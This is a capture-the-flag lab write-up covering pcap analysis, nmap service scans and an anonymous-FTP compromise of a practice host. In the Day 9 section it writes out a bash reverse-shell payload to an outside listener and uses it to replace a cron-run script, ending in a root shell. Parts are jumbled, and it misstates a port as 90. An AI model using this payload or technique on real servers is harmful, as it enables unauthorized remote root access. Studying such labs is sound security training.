
In order to recover Christmas, we needed to examine the “pcap3.pcap” file




~/Downloads/christmas/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help

```
Wish list for Elf McSkidy
─────────────────────────
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Question 8


Operation Artic Storm.pdf
File Edit View Go Bookmarks Help
Previous Next 1 (1 of 1) 100%
Thumbnails

STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

CONFIDENTIAL

Thought Process/Methodology:

For today, we are tasked to monitor 3 networks inside a ".pcap" files. Opening the "pcap1.pcap" in Wireshark, we were searching for the IP Address that initiates an ICMP/Ping. We know it is 10.11.3.2 as it is the initial one Ping Request on ICMP. Then, We were searching for specific packets on our "pcap1.pcap" file and it quites intimidating to look at all the IP addresses. To ease our searching, we were reading about filter. In order to narrow our search of HTTP GET requests, we can use "http.request.method == get". Done with that, We were then tasked on finding password leaked in "pcap2.pcap" file.


Day 8: Networking – What's Under the Christmas Tree?

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

The snort was created in 1998



1998


Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in **1998**.

https://digital.ai › technology › snort

Snort - Digital.ai

Question 2

We are then scan the IP address using nmap




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.249.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 01:56 EDT
Nmap scan report for 10.10.249.89
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
2222/tcp open  EtherNetIP-1
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 26.08 seconds
```

We found out that the IP address has three port numbers of the services running which is **90,2222,3389** .

Question 3

We are then used additional scan to determine the type of the OS uses by the IP address.



```
┌──(kali㉿kali)-[~]
└─$ nmap -A 10.10.249.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 01:59 EDT
Nmap scan report for 10.10.249.89
Host is up (0.22s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.80 seconds
```

It is found out that the IP address using a Linux distribution which is Ubuntu.

Question 4

The scan also stated that the version of Apache running is **2.4.29**

Question 5

The port 2222 is running an **SSH**.

Question 6

The http-title is TBFc's Internal blog. This indicates that the website is used for a **Blog**.

Thought Process/Methodology:

We are given an IP address to analyse the network. We are then scan the IP address using nmap. We found out that the IP address has three port numbers of the services running which is 90,2222,3389. We are then used additional scan to determine the type of the OS uses by the IP address. It is found out that the IP address using a Linux distribution which is Ubuntu. The scan also stated that the version of Apache running is 2.4.29. The http-title is TBFc's Internal blog. This indicates that the website is used for a Blog. That marked the ending of our network analysis today.


Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

Once getting the IP address, we use the ftp package in order to view files inside. The IP contains files named “backups”, “elf_workshops”, “human_resources” and “public”.




```
┌──(kali㉿kali)-[~]
└─$ ftp 10.10.156.146
Connected to 10.10.156.146.
220 Welcome to the TBFC FTP Server!.
Name (10.10.156.146:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> ls
229 Entering Extended Passive Mode (|||24565|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
```

Question 2

The file that is accessible to the “anonymous” user is “**public**”.

Question 3




```
229 Entering Extended Passive Mode (|||42873|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||27991|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> 
```

The files that get executed within the “public” directory is “**backup.sh**”

Question 4


By getting the “shoppinglist.txt”, we can see the movie Santa wants to watch which is **The Polar Express Movie**


~/shoppinglist.txt - Mousepad
File Edit Search View Document Help

```
The Polar Express Movie
```


Question 5

In order to capture the flag, we going to upload our malicious script below into the server.




```
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

bash -i >& /dev/tcp/10.8.93.9/4444 0>&1
```

Then, we going to set up our netcat listener




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

To activate the netcat, all we need to do now is upload the malicious file



```
ftp> ls
229 Entering Extended Passive Mode (|||60312|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Nov 16  2020 backups
drwxr-xr-x    2 0        0            4096 Nov 16  2020 elf_workshops
drwxr-xr-x    2 0        0            4096 Nov 16  2020 human_resources
drwxrwxrwx    2 65534    65534        4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||36810|)
150 Here comes the directory listing.
-rwxr-xr-x    1 111      113           341 Nov 16  2020 backup.sh
-rw-rw-rw-    1 111      113            24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||44020|)
150 Ok to send data.
100% |*******************************************************|   112        1.44 MiB/s    00:00 ETA
226 Transfer complete.
112 bytes sent in 00:00 (0.24 KiB/s)
ftp> 
```

Having full control over the directory, we then search for the flag inside root/flag.txt



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.93.9] from (UNKNOWN) [10.10.156.146] 41144
bash: cannot set terminal process group (1568): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root.flag.txt
cat /root.flag.txt
cat: /root.flag.txt: No such file or directory
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

Once getting the IP address, we use the ftp package in order to view files inside. The IP contains files named “backups”, “elf_workshops”, “human_resources” and “public”. The file that is accessible to the “anonymous” user is “public”. By using “ls” command, we then saw 2 files in the directory. By getting the “shoppinglist.txt”, we can see the movie Santa wants to watch which is The Polar Express Movie. In order to capture the flag, we going to upload our malicious script below into the server. Then, we going to set up our netcat listener. To activate the netcat, all we need to do now is upload the malicious file. Having full control over the directory, we then search for the flag inside root/flag.txt and the flag for today is captured.

